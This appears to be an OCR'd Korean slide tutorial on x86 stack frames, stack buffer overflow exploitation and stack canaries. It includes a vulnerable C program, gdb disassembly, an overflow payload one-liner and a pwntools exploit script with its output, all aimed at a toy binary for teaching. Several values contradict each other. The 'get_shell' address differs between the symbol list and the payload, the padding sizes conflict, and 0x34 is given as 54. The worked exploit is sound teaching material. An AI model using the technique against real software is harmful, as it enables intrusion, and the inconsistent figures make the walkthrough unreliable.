
프롤로그

함수 프롤로그는 함수 호출 시 스택을 초기화 작업이에요.

```
push ebp
mov ebp, esp
```

push ebp
스택에 ebp를 넣을게요.

mov ebp, esp
ebp에 esp값을 넣을게요.



에필로그

함수 에필로그는 함수 실행이 끝난 후 스택을 정리하는 작업이에요.

leave

```
mov esp ebp
pop ebp
```

ret

```
pop eip
jmp eip
```

leave


mov esp ebp

esp에 ebp값을 넣을게요.

pop ebp

esp가 있는 곳에서 4byte를 복사하여 ebp 넣을게요.

ESP +4



ret

pop eip


eip에 ret의 값을 넣을게요.


(ESP +4)


jmp eip

ret의 저장된 주소로

이동할게요.







Stack Buffer OverFlow

: 시스템 해킹 첫 걸음


스택 버퍼 오버플로우

스택의 버퍼에서 발생하는 오버플로우를 말해요.

버퍼 [Buffer]

데이터가 목적지로 이동 되기 전에 보관되는 임시 저장소에요.


10
return address
3
7
return address
11
return address



[익스플로잇 코드]
버퍼를 12만큼 채우고, ret 값을 getshell 함수로 변경

```
void get_shell()
{
        printf("\n!! OKEY SHELL !!");
}

int main()
{
        char buf[50];

        printf("\n What is yout name ? : "), scanf("%s", &buf);

        printf("\n your name is %s", buf);

        printf("\n\n");

}
```


```
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
   0x080491bb <+0>:     push   ebp
   0x080491bc <+1>:     mov    ebp,esp
   0x080491be <+3>:     push   ebx
   0x080491bf <+4>:     sub    esp,0x34
   0x080491c2 <+7>:     call   0x80490d0 <__x86.get_pc_thunk.bx>
   0x080491c7 <+12>:    add    ebx,0x2e39
   0x080491cd <+18>:    lea    eax,[ebx-0x1fe6]
   0x080491d3 <+24>:    push   eax
   0x080491d4 <+25>:    call   0x8049050 <printf@plt>
   0x080491d9 <+30>:    add    esp,0x4
   0x080491dc <+33>:    lea    eax,[ebp-0x36]
   0x080491df <+36>:    push   eax
   0x080491e0 <+37>:    lea    eax,[ebx-0x1fcd]
   0x080491e6 <+43>:    push   eax
   0x080491e7 <+44>:    call   0x8049070 <__isoc99_scanf@plt>
   0x080491ec <+49>:    add    esp,0x8
   0x080491ef <+52>:    lea    eax,[ebp-0x36]
   0x080491f2 <+55>:    push   eax
   0x080491f3 <+56>:    lea    eax,[ebx-0x1fca]
   0x080491f9 <+62>:    push   eax
   0x080491fa <+63>:    call   0x8049050 <printf@plt>
   0x080491ff <+68>:    add    esp,0x8
   0x08049202 <+71>:    lea    eax,[ebx-0x1fb8]
   0x08049208 <+77>:    push   eax
   0x08049209 <+78>:    call   0x8049060 <puts@plt>
   0x0804920e <+83>:    add    esp,0x4
   0x08049211 <+86>:    mov    eax,0x0
   0x08049216 <+91>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x08049219 <+94>:    leave
   0x0804921a <+95>:    ret
End of assembler dump.
(gdb)
```

sub esp, 0x34

0x34(54)만큼 스택을 할당해요.

lea eax, [ebp-0x34]

ebp-0x34의 주소를
eax에 넣어요.



58 (DUMMY)
+
get_shell()

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08049000  _init
0x08049040  __libc_start_main@plt
0x08049050  printf@plt
0x08049060  puts@plt
0x08049070  __isoc99_scanf@plt
0x08049080  _start
0x080490c0  _dl_relocate_static_pie
0x080490d0  __x86.get_pc_thunk.bx
0x080490e0  deregister_tm_clones
0x08049120  register_tm_clones
0x08049160  __do_global_dtors_aux
0x08049190  frame_dummy
0x08049196  get_shell
0x080491bb  main
0x0804921b  __x86.get_pc_thunk.ax
0x08049220  _fini
```

PAYLOAD

(python -c 'print("A"*58 + "₩xf6₩x91₩x04₩x08")';cat)|./bof

```
Breakpoint 1, 0x08049254 in main ()
(gdb) x/16x $ebp-4
0xffffd534:     0x41414141      0x41414141      0x3666785c      0x3139785c
0xffffd544:     0x3430785c      0x3830785c      0xffff0027      0xf7e26000
0xffffd554:     0x0804921f      0x00000001      0xffffd5f4      0xf7e26000
0xffffd564:     0xffffd5f4      0xf7ffcb80      0xf7ffd020      0xf0cdab5a
(gdb) x/16x $ebp-0x36
0xffffd502:     0x41412762      0x41414141      0x41414141      0x41414141
0xffffd512:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd522:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd532:     0x41414141      0x41414141      0x785c4141      0x785c3666
(gdb)
```

```
from pwn import *              // pwntools 라이브러리를 임포트 해요.

p = process('./bof')           //  바이너리를 실행해요.

get_shell = 0x080491f6         // get_shell 변수에 0x080491f6 메모리
                                  주소를 할당해요.

payload = b'A' * 58            // 'A' 문자를 58번 반복 할당해요.
payload += p32(get_shell)      // get_shell 주소를 리틀 엔디언 형식으로
                                  변환해요.

p.sendline(payload)            // 프로세스로 전송해요.

p.interactive()                // 상호작용 모드를 활성화해요.
```

```
root@ubuntu:/soohyun# python3 ex.py
[+] Starting local process './test': pid 4555
[*] Switching to interactive mode

What is your name ? :
Your name is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xf6\x9
!! OK SHELL !!
[*] Got EOF while reading in interactive
$
[*] Process './test' stopped with exit code -11 (SIGSEGV) (pid 4555)
[*] Got EOF while sending in interactive
```

Stack Canary

: 버퍼 오버플로우 보호 기법

스택 카나리

함수의 프롤로그에서 스택 버퍼와 반환 주소 사이에 임의의 값을
삽입하고, 함수의 에필로그에서 해당 값의 변조를 확인하는 보호 기법

```
#include <unistd.h>
int main() {
  char buf[8];
  read(0, buf, 32);
  return 0;
}
```

gcc -fno-stack-protector -o no_canary canary.c

canary.c 파일을 no_canary이름으로 카나리를 해제하고 컴파일 할게요.

```
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
   0x0000000000001149 <+0>:     endbr64
   0x000000000000114d <+4>:     push   rbp
   0x000000000000114e <+5>:     mov    rbp,rsp
   0x0000000000001151 <+8>:     sub    rsp,0x10
   0x0000000000001155 <+12>:    lea    rax,[rbp-0x8]
   0x0000000000001159 <+16>:    mov    edx,0x20
   0x000000000000115e <+21>:    mov    rsi,rax
   0x0000000000001161 <+24>:    mov    edi,0x0
   0x0000000000001166 <+29>:    call   0x1050 <read@plt>
   0x000000000000116b <+34>:    mov    eax,0x0
   0x0000000000001170 <+39>:    leave
   0x0000000000001171 <+40>:    ret
End of assembler dump.
```

gcc -o no_canary canary.c

canary.c 파일을 no_canary이름으로로 컴파일 할게요.

```
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
   0x0000000000001169 <+0>:     endbr64
   0x000000000000116d <+4>:     push   rbp
   0x000000000000116e <+5>:     mov    rbp,rsp
   0x0000000000001171 <+8>:     sub    rsp,0x10
   0x0000000000001175 <+12>:    mov    rax,QWORD PTR fs:0x28
   0x000000000000117e <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000001182 <+25>:    xor    eax,eax
   0x0000000000001184 <+27>:    lea    rax,[rbp-0x10]
   0x0000000000001188 <+31>:    mov    edx,0x20
   0x000000000000118d <+36>:    mov    rsi,rax
   0x0000000000001190 <+39>:    mov    edi,0x0
   0x0000000000001195 <+44>:    call   0x1070 <read@plt>
   0x000000000000119a <+49>:    mov    eax,0x0
   0x000000000000119f <+54>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x00000000000011a3 <+58>:    sub    rdx,QWORD PTR fs:0x28
   0x00000000000011ac <+67>:    je     0x11b3 <main+74>
   0x00000000000011ae <+69>:    call   0x1060 <__stack_chk_fail@plt>
   0x00000000000011b3 <+74>:    leave
   0x00000000000011b4 <+75>:    ret
End of assembler dump.
```

카나리 생성

0x0000000000001175 <+12>:mov rax,QWORD PTR fs:0x28

fs:0x28 값을 rax에 넣을게요.

0x000000000000117e <+21>:mov QWORD PTR [rbp-0x8],rax

rax값을 rbp-0x8에 넣을게요.

0x0000000000001182 <+25>:xor eax,eax

eax 0으로 초기화 할게요.

